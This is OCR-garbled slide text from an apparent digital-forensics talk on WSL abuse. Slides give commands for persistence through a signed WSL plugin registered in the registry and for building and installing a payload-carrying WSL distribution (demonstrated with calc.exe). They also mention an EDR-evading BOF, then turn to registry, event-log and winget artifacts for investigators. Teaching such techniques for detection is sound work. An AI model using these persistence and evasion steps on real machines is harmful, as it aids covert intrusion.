
Persistence through WSL Plugins?*
F6
• Enable test signing if no certificate from a trusted CA is
available (problem): Bcdedit.exe - set TESTSIGNING ON
Sign the DLL: Set-AuthenticodeSignature -FilePath "C: \Path\To\ Your\WSPlugin.dll" - Certificate $cert
SIGNATURES REQUIRED!
Register the WSL plugin:
Set-ItemProperty -Path "HKLM: \SOFTWARE\Microsoft\Windows\CurrentVersion\ Lxss \Plugins" -Name "demo-plugin" -Value "C: \Path\to\plugin.dll" - Force
Restart the wsservice service:
Restart-Service - Name "wlservice" - Force
*https://learn.microsoft.com/en-us/windows/wsl/wsl-plugins
Page 1203:59:14 Slide text

EvilWSL (#1)
F6
• WSL_Payload_Builder* creates a custom WSL
distribution with a pre-packaged payload.
Extracted Alpine Linux to /tmp/alpine/ Creating WL distribution configuration... Created/tmp/alpine/etc/wsl-distribution.conf with distribution name: CalcWSL Configuration file contents:
• Prepare a custom WL distribution (launching
calc.exe):
defaultName = CalcWSL Modifying /etc/passwd file...
*Updated /etc/passwd file. Creating /root/Launch.sh script... Copying payload file to /root/Calc.exe... Created /root/launch.sh and copied payload file Calc.exe Tar file size: 8.3M
CalcWSL.wsl
Finished creating CalcWS. wSL
•/Build_WSL_Payload.sh -N CalcWSL -P •/Calc.exe
• The file CalcWS. ws is created.
• Import and register the image in WSL:
ws1 --install --from-file CalcWSL.ws1
C: \Users SmartGlue>wsl -l-v
VERSION
STATE
NAME
Running
* kali-Linux
2
Stopped
CalcWSL
2
Calculator
Programmer
• Trigger (launches calc.exe):
C: \Users\SmartGlue>wsl -d CalcWSL
ws1 -d CalcWSL
*https://github.com/m1ddl3w4r3/WSL Payload Builder
Page 1304:00:21 Slide text
EvilWSL (#2)
F6

Installed distributions, startup configuration and user settings:
ComputenHKEY_CURRENT_USERtSoftwareWicrosoftWindows\CurrentVersion\LxssVc1cebea4-0b6d-40f0-ae32-blc82d99610d)
ImmersiveShell
Name
Type
Data
> 1l InstallService
REG SZ
(Default)
(value not set)
> Til Internet Settings
ab BasePath
REG SZ
C\Users\SmartGlue\AppData\Local\wsl\/c1cebea4-0b6d-40f0-a
› Tal InsService
Fli DefaultUid
REG DWORD
0x00000000(0)
> T Lock Screen
abi DistributionName
CalcWSL|
REG SZ
Flags
REG_DWORD
0x0000000f (15)
(81cd7be8-2334-47d1-a21e-c114bd750fd5)
ab Flavor
REG SZ
alpine
(cicebea4-Ob6d-40f0-ae32-bfc82d99610d)
i Modern
REG_DWORD
0x00000001 (1)
M365Copilot
ab OsVersion
REG SZ
3,22.1
Mobility
1 RunOOBE
REG_DWORD
0x00000000(0)
Til Notifications
ab ShortcutPath
REG_SZ
\Users\SmartGlue\AppData\Roaming\Microsoft\Windows|Start Menu\CalcWSLInk
PenWorkspace
11l State
REG DWORD
0x00000001(1)
• Policies
)TerminalProfilePath
> Til Precision TouchPad
REG SZ
\Users|SmartGlue\AppData\Local\Microsoft\Windows Terminal\Fragments Microsoft.W
Til Privacy
I Version
REG_DWORD
0x00000002 (2)
> PushNotifications
a9jVhdFileName
REG SZ
ext4.vhdx
Type
Date
Time
Event
Source
Computer
25.08.2026
Information
12 Microsoft-Windows-VHDMP
DESKTOP-RU35KD6
21:33:56
25.08.2026
21:33:56
i Information
12 Microsoft-Windows-VHDMP
DESKTOP-RU35KD6
25.08.2026
14:15:21
(i Information
12 Microsoft-Windows-VHDMP
DESKTOP-RU35KD6
Description Handle for virtual disk 1121C: Users|SmartGlue\AppData\Local\ws/clcebea4-0b6d-40f0-ae32-bfc82d99610d)lext4.hdx" created successfully. Flags = 514, AccessMask = 0, WriteDepth = 0, GetinfoOnly = false, ReadOnly = false, HandleContext = 0x0, VirtualDisk = 0x0.
Event 12 in Microsoft-Windows-VHDMP-Oper ational.evtx
Event 2007 in
Microsoft-Windows-Hyper-V-Com
pute-Operational.evtx
Computer
Date
Time
Event
Source
ype
1 Information
2007 Microsoft-Windows-Hyper-V-Compute
25.08.2026 21:33:56
DESKTOP-RU35KD6
1) Information
25.08.2026 14:15:21
2007 Microsoft-Windows-Hyper-V-Compute
DESKTOP-RU35KD6
i Information
24.08.2026 19:37:21
2007 Microsoft-Windows-Hyper-V-Compute
DESKTOP-RU35KD6
Description
[3083A41-7254-48C6-BB34-F762AFE4C94] Modify compute system, settings '("RequestType": "Add", "ResourcePath": "VirtualMachine/Devices/Scsi/0/At WUsers||SmartGlue|/AppData\\Local\\ws/\Kclcebea4-0b6d-40f0-ae32-bfc82d99610d)
vhdx*,"ReadOnly":false,"SupportCompressedVolumes":true,
0x00000000
These logs also record events for ws --import and winget.
Page 1404:01:16 Slide text

A simpler approach (ws - import)
F6
C: \Users\Purple1>wsl -1 -v
NAME
STATE Stopped
* Ubuntu
kali-Linux
stopped
alpine
Running
VERSION
2
2
c: \users\Purple1>wst --export alpine. \alpine-export.tar
Exporting. This may take a few minutes. (10 MB)
The operation completed successfully.
C: \Users\Purple1>mkdir \Downloads\export-alpine
c: \Users\Purple1>wsl -import alpine-export. \DownLoads\export-alpine\. \alpine-export.tar The operation completed successfully.
C: \Users\Purple1>wsl -1 -v
VERSION
STATE
NAME
2
stopped
* Ubuntu
stopped
kaLi-Linux alpine
Stopped Stopped
alpine-export
C: \Users\Purple1>wsl -d alpine-export win11-test1:/mnt/c/Users/Purple1# whoami root win11-test1:/mnt/c/Users/Purple1# exit
C: \Users\Purple1>
AlpineWSL: https://github.com/yuk7/AlpineWSL
Page 1504:01:48 Slide text
A simpler approach (winget)
F6

• Find available Kali Linux packages in the Microsoft
Store and public winget repository:
winget search kali
• Download and deploy Kali Linux on the taget
machine through WSL:
Files:
SUSERPROFILE8 \AppData\Local\Packages \Mi crosoft. DesktopAppInstaller 8wekyb3d8bb we \LocalState\DiagOutputDir\WinGet-*.lo
winget install OffSec.KaliLinux
2026-08-25 23:02:05.457 <I> [CORE] WinGet, version [1.29.290], activity [(51358C73-9A93-4B24-AF16-866BF9F582E8)]
kali
2026-08-25 23:02:05.457 ‹I> [CORE] Process: winget.exe[9380], Level[0], Offset: 00007FFCFB910080 2026-08-25 23:02:05.458 <I>
[CORE] OS: Windows.Desktop v10.0.26200.9168
ОГ
2026-08-25 23:02:05.458 <I> [CORE] Command line Args: winget search kali 2026-08-25 23:02:05.458 <I> [CORE] Package: Microsoft.DesktopAppInstaller v1.29.289.0
winget install 9PKR34TNCV07
2026-08-25
23:02:05.458 ‹I> [CORE] IsCOMCall:0; Caller: winget-cli
'search 'kali'
2026-08-25
23:02:05.465
[CLI ] Winget invoked with arguments:
kali
2026-08-25
23:02:05.466
[CLI ] Found subcommand: search
2026-08-25
23:02:05.466
[CLI ] Leaf command to execute: root: search [CLI ] Executing command: search
2026-08-25 23:02:05.491
‹I> [CORE] WinGet, version (1.29.290], activity [(22BF8E46-6A65-4423-BBF0-D7396BC02875)1
2026-08-25 23:02:28.309 2026-08-25 23:02:28.310
[CORE] Process: winget.exe[9008], Level[0], Offset: 00007FFCF3010008
2026-08-25
[CORE] OS: Windows.Desktop v10.0.26200.9168
23:02:28.311
install 9PKR34TNCV07
2026-08-25
23:02:28.311
Command line Args: winget
2026-08-25
23:02:28.311
‹I> [CORE] Package: Microsoft.DesktopAppInstaller v1.29.289.0
2026-08-25
23:02:28.311
‹I> [CORE] IsCOMCall:e; Caller: winget-c11 ‹I> [CLI ] WinGet invoked with arguments: "install' *9PKR34TNCV07'
2026-08-25 23:02:28.317
‹I> [CLI ] Found subcommand: install
2026-08-25 23:02:28.319 2026-08-25 23:02:28.319
‹I> [CLI ] Leaf command to execute: root: install
[CLI ] Executing command: install
2026-08-25 23:02:28.336
Page 1604:02:40 Slide text
Attacking WSL2 and bypassing EDR without wslexe
F6

• SpecterOps* released a BOF designed to simplify
attacks on WSL2.
• The tool enables stealthy interaction with WSL2
instances on compromised Windows systems through the COM interface.
EYE OF SAURON
• It does not use the public API (wslapi.dil) or the wrapper executable (wsl.exe).
• A process starts directly inside a Linux container on
behalf of WslService.exe, without creating wsl.exe:
Beacon > COM:: CreateLxProcess () > WSL Service >
Linux VM
*https://specterops.io/blog/2026/01/16/one-wsl-bof-to-rule-them-all
Page 1704:03:11 Slide text

OK, what about digital forensics?
F6
Where are the WSL logs and
forensic artifacts?
I see nothing. Just the basics... And yes, Linux Forensics too.
SANS: Windows Artifacts
& Forensics Guide
Linux Forensics Chapter Added
Windows Forensic Analysis: https://www.sans.org/posters/windows-forensic-analysis LINUX Incident Response
and Threat Hunting Poster: https://www.sans.org/posters/linux-incident-response-threat-hunting-poster
Page 1804:03:41 Slide text

Conclusion
F6
Basic Windows artifacts and
logs establish whether WSL is present and has been used, but provide no context.
Linux forensics: collect triage data from the WL distribution using UAC*, or acquire its ext4.vhdx image.
Useful links
Analyze Linux forensic artifacts and logs.
Develop hypotheses based on current TTPs.
* https://github.com/tclahr/uac
Page 1904:04:46 Slide text
Thank you! Any questions?
F6
Telegram channel: Garden Detective